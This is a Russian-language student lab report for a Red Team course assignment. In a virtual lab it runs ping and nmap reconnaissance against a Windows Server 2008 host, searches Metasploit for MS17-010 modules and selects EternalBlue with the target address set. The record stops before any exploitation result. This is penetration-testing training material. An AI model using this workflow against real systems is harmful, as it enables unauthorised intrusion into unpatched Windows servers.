



Целенаправленные атаки. Модуль 2.
Практическое задание: Кейс Red Team (HW)

Выполнил Рыжов Всеволод

Запущены на хосте 2 BM – Win Server 2008 & Kali Linux



Выполнена проверка доступности целевого хоста в сети и доступности на целевой машине открытого порта 445

```
KaliLinux [Работает] - Oracle VM VirtualBox
Файл Машина Вид Ввод Устройства Справка

rvsvm@rvsvm: ~
$ ping 10.0.0.9
PING 10.0.0.9 (10.0.0.9) 56(84) bytes of data:
64 bytes from 10.0.0.9: icmp_seq=1 ttl=128 time=1.45 ms
64 bytes from 10.0.0.9: icmp_seq=2 ttl=128 time=0.882 ms
64 bytes from 10.0.0.9: icmp_seq=3 ttl=128 time=0.614 ms
64 bytes from 10.0.0.9: icmp_seq=4 ttl=128 time=0.565 ms
64 bytes from 10.0.0.9: icmp_seq=5 ttl=128 time=0.606 ms
64 bytes from 10.0.0.9: icmp_seq=6 ttl=128 time=0.650 ms
64 bytes from 10.0.0.9: icmp_seq=7 ttl=128 time=1.88 ms
64 bytes from 10.0.0.9: icmp_seq=8 ttl=128 time=3.81 ms
64 bytes from 10.0.0.9: icmp_seq=9 ttl=128 time=0.591 ms
64 bytes from 10.0.0.9: icmp_seq=10 ttl=128 time=0.590 ms
^C
--- 10.0.0.9 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9112ms
rtt min/avg/max/mdev = 0.565/1.164/3.814/0.979 ms

rvsvm@rvsvm: ~
$ nmap -sP 10.0.0.9
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-21 13:41 EET
Nmap scan report for win-4055vhtocg2 (10.0.0.9)
Host is up (0.0047s latency).
Nmap done: 1 IP address (1 host up) scanned in 11.06 seconds

rvsvm@rvsvm: ~
$
```

```
KaliLinux [Работает] - Oracle VM VirtualBox
Файл Машина Вид Ввод Устройства Справка

rvsvm@rvsvm: ~
$ ping 10.0.0.9
10 packets transmitted, 10 received, 0% packet loss, time 9112ms
rtt min/avg/max/mdev = 0.565/1.164/3.814/0.979 ms

rvsvm@rvsvm: ~
$ nmap -sP 10.0.0.9
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-21 13:41 EET
Nmap scan report for win-4055vhtocg2 (10.0.0.9)
Host is up (0.0047s latency).
Nmap done: 1 IP address (1 host up) scanned in 11.06 seconds

rvsvm@rvsvm: ~
$ nmap -sV 10.0.0.9
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-21 13:44 EET
Nmap scan report for win-4055vhtocg2 (10.0.0.9)
Host is up (0.0020s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.40 seconds

rvsvm@rvsvm: ~
$
```

На Линукс машине запущена утилита msfconsole

```

(rvsvm@rvsvm)-[~]
$ msfconsole

((--))
  ( ) 0 0 ( )
  o_o / \ M S F
  | | | | |
  | | | | |
  | | | | |

Документация: https://docs.metasploit.com/
+ -- ==[ metasploit v6.3.4-dev ]
+ -- ==[ 2294 exploits - 1201 auxiliary - 409 post ]
+ -- ==[ 968 payloads - 45 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>
Metasploit Documentation: https://docs.metasploit.com/

msf6 >

```


В командной строке утилиты msfconsole запускаем поиске уязвимости MS17-010

```
rvsvm@rvsvm: ~  
Файл  Правка  Вид  Поиск  Терминал  Справка  
Корзина  \_  ____  |  *  
          |||  ww|||  
          |||  |||  
  
msf6 = [ metasploit v6.3.4-dev ]  
+ -- == [ 2294 exploits - 1201 auxiliary - 409 post ]  
+ -- == [ 968 payloads - 45 encoders - 11 nops ]  
+ -- == [ 9 evasion ]  
  
Metasploit tip: You can upgrade a shell to a Meterpreter  
session on many platforms using sessions -u  
<session_id>  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search ms17-010  
  
Matching Modules  
=====
```

| # | Name | Disclosure Date | Rank | Check | Description |
|---|--|-----------------|---------|-------|---|
| 0 | exploit/windows/smb/ms17_010_eternalblue | 2017-03-14 | average | Yes | MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption |
| 1 | exploit/windows/smb/ms17_010_psexec | 2017-03-14 | normal | Yes | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution |
| 2 | auxiliary/admin/smb/ms17_010_command | 2017-03-14 | normal | No | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution |
| 3 | auxiliary/scanner/smb/smb_ms17_010 | | normal | No | MS17-010 SMB RCE Detection |
| 4 | exploit/windows/smb/smb_doublepulsar_rce | 2017-04-14 | great | Yes | MS17-010 SMB DOUBLEPULSAR Remote Code Execution |

```
  
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce  
msf6 > |
```

Выбираем согласно заданию пункт exploit/windows/smb/ms17_010_eternalblue – у нас он под пунктом «0» и далее указываем команду на эксплуатацию уязвимости

A screenshot of a terminal window running Metasploit. The window title is 'rvsvm@rvsvm: ~'. The terminal shows the Metasploit web interface at https://metasploit.com, followed by a status report for metasploit v6.3.4-dev. It then shows the command 'search ms17-010' and a table of matching modules. The table lists five modules, with the first one (index 0) being 'exploit/windows/smb/ms17_010_eternalblue'. The terminal also shows the command 'set 0 RHOST 10.0.0.9 exploit' and the prompt 'msf6 >'.

```
rvsvm@rvsvm: ~  
Файл Правка Вид Поиск Терминал Справка  
https://metasploit.com  
[ metasploit v6.3.4-dev ]  
+ -- --[ 2294 exploits - 1201 auxiliary - 409 post ]  
+ -- --[ 968 payloads - 45 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit tip: To save all commands executed since start up  
to a file, use the makerc command  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search ms17-010  
  
Matching Modules  
=====
```

| # | Name | Disclosure Date | Rank | Check | Description |
|---|--|-----------------|---------|-------|---|
| 0 | exploit/windows/smb/ms17_010_eternalblue | 2017-03-14 | average | Yes | MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption |
| 1 | exploit/windows/smb/ms17_010_psexec | 2017-03-14 | normal | Yes | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution |
| 2 | auxiliary/admin/smb/ms17_010_command | 2017-03-14 | normal | No | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution |
| 3 | auxiliary/scanner/smb/smb_ms17_010 | | normal | No | MS17-010 SMB RCE Detection |
| 4 | exploit/windows/smb/smb_doublepulsar_rce | 2017-04-14 | great | Yes | SMB DOUBLEPULSAR Remote Code Execution |

```
  
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce  
  
msf6 > set 0 RHOST 10.0.0.9 exploit  
0 => RHOST 10.0.0.9 exploit  
msf6 >
```